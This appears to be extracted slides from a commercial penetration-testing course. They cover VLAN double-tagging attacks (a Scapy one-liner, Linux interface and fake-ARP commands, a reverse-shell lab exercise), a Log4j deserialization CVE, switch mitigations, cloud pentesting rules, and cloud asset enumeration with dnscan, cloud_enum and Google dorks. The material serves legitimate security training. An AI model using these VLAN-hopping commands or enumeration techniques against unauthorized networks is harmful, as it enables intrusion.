► Ethernet II, Src: WandelGo_8c:20:cd (00:80:16:8c:20:cd), Dst: WandelGo_8c:20:cd (00:80:16:8c:20:cd)			
▼ 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 4000			
000. .... .... .... = Priority: Best Effort (default) (0)			
...0 .... .... .... = DEI: Ineligible			
.... 1111 1010 0000 = ID: 4000			
Type: 802.1Q Virtual LAN (0x8100)			
▼ 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 50			
000. .... .... .... = Priority: Best Effort (default) (0)			
...0 .... .... .... = DEI: Ineligible			
.... 0000 0011 0010 = ID: 50			
Type: IPv4 (0x0800)			
► Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.2			
► [data]			

Source:  
<https://www.cloudshark.org/captures/2e701df8b958>




Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

## Double Tagging: Example

- Two VLAN's: 1 and 20
- VLAN 1 is native vlan
- All computer *ports* are access ports
- Attack video  
<https://youtu.be/bbuYKughzS8>
- Scapy One liner



```
sendp(Ether(dst='ff:ff:ff:ff:ff:ff',  
src='c2:db:bd:5d:bf:02')/Dot1Q(vlan=1)/Dot1Q(vlan=20)/IP(dst='10.0.20.11', src='10.0.1.11')/ICMP())
```

## Double Tagging: Things to Remember

---

- We need an access port on **native lan**
- Double tagging attacks are unidirectional only
- Hence the TCP / HTTP attacks won't work as it needs a 3-way handshake to start
- UDP Attacks could be the way to go
- The exploit reverse shell could be obtained on an OOB channel



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Double Tagging: Using native tools

- Load Kernel Module  
`modprobe 8021q`
- Add VLAN-1 interface on eth2 interface and turn it on  
`ip link add link eth2 name eth2.1 type vlan id 1`
- Add VLAN-20 interface on top of VLAN-1 interface  
`ip link add link eth2.1 name eth2.1.20 type vlan id 20`
- Turn on VLAN-20 interface, assign an IP within the target network's range  
`ip addr add 10.0.20.X/24 dev eth2.1.20`  
`ip link set dev eth2.1.20 up`
- Add default route for target network via VLAN-20 interface  
`ip route add 10.0.20.0/24 via 10.0.20.X dev eth2.1.20`
- Add fake ARP entry for victim's IP address on VLAN-20 interface  
`arp -s 10.0.20.201 FF:FF:FF:FF:FF:FF -i eth2.1.20`



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Apache Log4j Insecure Deserialization RCE

---

- Vulnerability when using the Log4j TCP or UDP socket server to receive serialized log events from another application
- **CVE-2017-5645** published 04/17/2017
- Affected versions: Apache Log4j 2.x < 2.8.2
- Specially crafted binary payload can be sent that, when deserialized, can execute arbitrary code




Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

535

References:  
<https://nvd.nist.gov/vuln/detail/CVE-2017-5645>

# VLAN Network: Double Tagging



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All Rights Reserved.

## Exercise 7.3



## Demo 7.3

## VLAN Double Tagging

---

- The interface eth2 on your kali machine is connected to a switch in access mode
- There is **another machine** sitting at 10.0.20.201 in vlan 20
- This machine **has a vulnerable service** running on port 4712
- Exploit the machine and gain a reverse shell on kali using double tagging

# VLAN: Attack Mitigation

---

- Example: access mode

```
#switchport mode access  
#switchport nonegotiate  
#switchport access vlan 100
```

- Example: trunk mode


```
#switchport trunk encapsulation dot1q  
#switchport mode trunk  
#switchport nonegotiate  
#switchport trunk allowed vlan 10,100  
#switchport trunk native vlan 1
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Network status: After VLAN Double Tagging Attack





## Cloud Pentesting

- Enumeration
- Cloud Service Attack Surfaces
- Identity Services
- Post Exploitation

# What is a Cloud

---

- Shared pool of configurable system resources
- Decentralized
- Rapid provisioning
- Remote access
- Minimum management
- Reduced IT hardware upfront cost
- Flexible and scalable
- Can be : Public / Private / Hybrid / Community



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Types of Cloud Services


<b>SaaS</b> Software as a Service	
<b>FaaS</b> Function as a Service	
<b>CaaS</b> Containers as a Service	
<b>PaaS</b> Platform as a Service	
<b>IaaS</b> Infrastructure as a Service	



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Shared Responsibility Model



# Why Cloud Security Matters

---

- Major push by organizations to be on *cloud or cloud native*
- Multitude of offerings === different threat models
- Misconfigurations can increase threats
- Lapse in security can cause money/data/resource losses.
- Examples:
  - [Cryptojacking in cloud](#)
  - [Code Spaces closed their shops because of AWS creds theft](#)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Infra Security

## Conventional Infra Security

- Approval only required from owner
- If Allow listed no throttling will be placed by owner
- Network attack is IP based
- IPs mostly private by default
- BCP/DR self planned
- Major danger is data / intellectual property / reputation loss
- Missing patches / Misconfigurations

## Cloud Infra Security

- Service provider approval is required\*
- Abuse of resource (DDoS, DoS) can result in restrictions
- Network attacks rely on DNS
- IPs mostly public by default
- BCP / DR relies on provider
- Major threat is abuse of services leading to service ban or huge bills
- Misconfiguration / API exposure




Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

\* Note that some types of testing may be explicitly pre-approved (with caveats) in provider terms

# Legalities around Cloud Pentesting




docs.microsoft.com/en-us/azure/security/azure-security-pen-testing

As of June 15, 2017, Microsoft no longer requires pre-approval to conduct a penetration test against Azure resources. Customers who wish to formally document upcoming penetration testing engagements against Microsoft Azure are encouraged to fill out the [Azure Service Penetration Testing Notification form](#). This process is only related to Microsoft Azure, and not applicable to other Microsoft Cloud Services.

**Important**

While notifying Microsoft of pen testing activities is no longer required customers must still comply with the [Microsoft Cloud Unified Penetration Testing Rules of Engagement](#).




aws.amazon.com/security/penetration

**Permitted Services** – You're welcome to conduct security assessments against AWS resources that make use of the services listed below. We're constantly updating this list; click [here](#) to leave us feedback for inclusion of additional services:

- o Amazon EC2 instances, NAT Gateways, and Elastic Load Balancers
- o Amazon RDS
- o Amazon CloudFront
- o Amazon Aurora
- o Amazon API Gateways
- o AWS Lambda and Lambda Edge functions
- o Amazon Lightsail resources
- o Amazon Elastic Beanstalk environments

**Prohibited Activities** – The following activities are prohibited at this time:

- o DNS zone walking via Amazon Route 53 Hosted Zones
- o Denial of Service (DoS), Distributed Denial of Service (DDoS), Simulated DoS, Simulated DDoS
- o Port flooding
- o Protocol flooding
- o Request flooding (login request flooding, API request flooding)



support.google.com/cloud/answer/6262505?hl=en

Google Cloud Platform Console Help

Do I need to notify Google that I plan to do a penetration test on my project?

If you plan to evaluate the security of your Cloud Platform infrastructure with penetration testing, you are not required to contact us. You will have to abide by the Cloud Platform [Acceptable Use Policy](#) and [Terms of Service](#), and ensure that your tests only affect your projects (and not other applications). If a vulnerability is found, please report it via the [Vulnerability Reward Program](#).



# Conventional Infra v Cloud Offerings

---

Conventional Infra	AWS	AZURE	GOOGLE
Self Managed Server	EC2 Instance	Virtual Machine	Compute Engine
Internal Network	VPC	Virtual Network	VPC
Firewall	Security Groups	Network Security Group	VPC Firewall
Open Network Share	Open S3 Bucket	Open Storage Account	Cloud Storage
Event Logs, Syslog, etc	CloudWatch	Azure Diagnostics / Activity Logs	Stackdriver
Domain / LDAP Admin	AWS Root User	Tenant Admin	GCP Super Admin

# Traditional Infra v Cloud Mapping

Traditional Infra	Cloud Mapping	Example
Server	Services	DB Server => RDS, File storage => S3
Domain	Subscription	XYZ.com to subscription number 12345.43
Domain Admin	Subscription Admin	Subscription owner/admin controls the details
Pass the Hash	Credential Pivot	Instead of focusing on individual creds, focus more on tokens for pivoting across systems
Private IPs	Public IPs	There is always some public IPs involved.
RDP / SSH	Management APIs	Instead of getting SSH/RDP, just API Access is enough

<https://www.exfiltrated.com/research/HackingTheClouds.pdf>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

### More New AWS Services



**Amazon \$4:** Suspiciously Simple Storage Service



**AWS Graygrass:** Uses your spare brain capacity to run Lambda functions.



**AWS Prekognition:** Sees production outages coming before they happen!



**Amazon SQS (Simple Queueing Storks):** Babies may be delivered out of order or more than once.



**AWS FatFinger:** Automatically overwrites prod data with dev.



**AWS Punch Card Manager:** A customer asked for this, so here it is. Please don't use it.



**AWS CodeDeplore:** Laughs mockingly at your pull requests.



**Amazon Snowstorm:** Mails you a truckload of random data every 60 seconds.



**AWS GreenShift:** Transfers your company's entire revenue directly to AWS each month.



## Cloud Pentesting

## Enumeration

# Enumeration

## Asset Enumeration

- Subdomains enumeration
  - Target Domain
  - SaaS Service providers
- OSINT
  - Search Engines
    - Google
    - Shodan
    - Bing
  - Certificate transparency logs

## Credential Hunting

- Username Enumeration
  - AWS Cloud APIs
  - Azure Cloud APIs
- OSINT
  - Code Repositories
    - Github
    - Bitbucket
    - And more
  - Google Dorking



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Enumerating for Cloud Assets: DNS

---

DNS records can reveal a lot of information

- **MX** can point to various filtering or hosted email solutions
- **NS** records can point to DNS protections
- **TXT** records are used generally for domain validation
  - **SPF** record lists various authorized entities for sending emails
    - SaaS Providers
    - VM or IPs controlled by organizations



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Enumerating via Subdomains

---

It's customary to link SaaS provider URLs to your primary domain via CNAME pointing of Subdomain

- A quick DNS query for common subdomains like Helpdesk or blog would give good results
- Beware of subdomain takeover issues in this scenario



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

## Enumerating via SaaS Provider Subdomains

---

- We can do a lookup against third-party domains using common patterns to see if anything is registered
- **This is not 100% accurate and may yield mixed results**
- Not all SaaS providers will give you a dedicated subdomain and org may not have linked all its SaaS solutions with subdomains



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Cloud Enumeration Tools: dnsscan

- Wordlist based DNS Scanner <https://github.com/rbsec/dnscan>

```
→ dnsscan git:(master) python3 dnsscan.py -d [REDACTED]
[*] Processing domain [REDACTED]
[*] Using system resolvers ['8.8.8.8']
[+] Getting nameservers
156.154.132.200 - dns1.registrar-servers.com
156.154.133.200 - dns2.registrar-servers.com
[-] Zone transfer failed

[+] TXT records found
"MS=ms21022903"
"facebook-domain-veri[REDACTED]" "0dhqcsdsHgxhRYnE"
"google-site-verifica[REDACTED]" "zM-DJI"
"have-i-been-pwned-veri[REDACTED]" "f"
"v=spf1 include:spf.e[REDACTED]" "2601.pphosted.com i

[+] MX records found, added to target list
20 eforward5.registrar-servers.com.
15 eforward4.registrar-servers.com.
10 eforward1.registrar-servers.com.
10 eforward2.registrar-servers.com.
10 eforward3.registrar-servers.com.
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Cloud Enumeration Tools: `cloud_enum`

- Cloud\_enum: [https://github.com/initstring/cloud\\_enum](https://github.com/initstring/cloud_enum)

```
→ cloud_enum git:(master) python3 cloud_enum.py -k victim

#####
#cloud_enum
#github.com/initstring
#####

Keywords:      victim
Mutations:    /Users/xlr8/WORK/github.com/initstring/cloud_enum/en
Brute-list:   /Users/xlr8/WORK/github.com/initstring/cloud_enum/en

+++++
azure checks
++++

[+] Checking for Azure Storage Accounts
[*] Brute-forcing a list of 455 possible DNS names
    HTTP-OK Storage Account: http://victim[REDACTED].blob.core.wi
    HTTP-OK Storage Account: http://victim[REDACTED].blob.core.windows.net/
    HTTPS-Only Storage Account: http://victim[REDACTED].blob.core.windows.net/

Elapsed time: 00:00:19
```

```
Protected S3 Bucket: http://victim[REDACTED].s3.amazonaws.com/
[!] Connection error on [REDACTED] Investigate
OPEN S3 BUCKET: http://victim[REDACTED].s3.amazonaws.com/
FILES:
+++++
google checks
++++

[+] Checking for Google buckets
Protected Google Bucket: http://storage.googleapis.com/victim[REDACTED]
OPEN GOOGLE BUCKET: http://storage.googleapis.com/victim[REDACTED]
FILES:
->http://storage.go
->http://storage.go
->http://storage.go
```

# Google Dorking for Cloud?

---

- Cloud uses predefined subdomains which helps an attacker to quickly identify resources
  - \*.azureedge.net, \*.core.windows.net, \*.appspot.com, \*.s3.amazonaws.com, \*.cloudfunctions.net, \*.azure-api.net
- In cloud platform, it could be easy to identify misconfigured cloud services using Google dorks
- Examples:
  - site:\*.s3.amazonaws.com + example.com
  - site:\*.s3-website-us-west-2.amazonaws.com (static website)

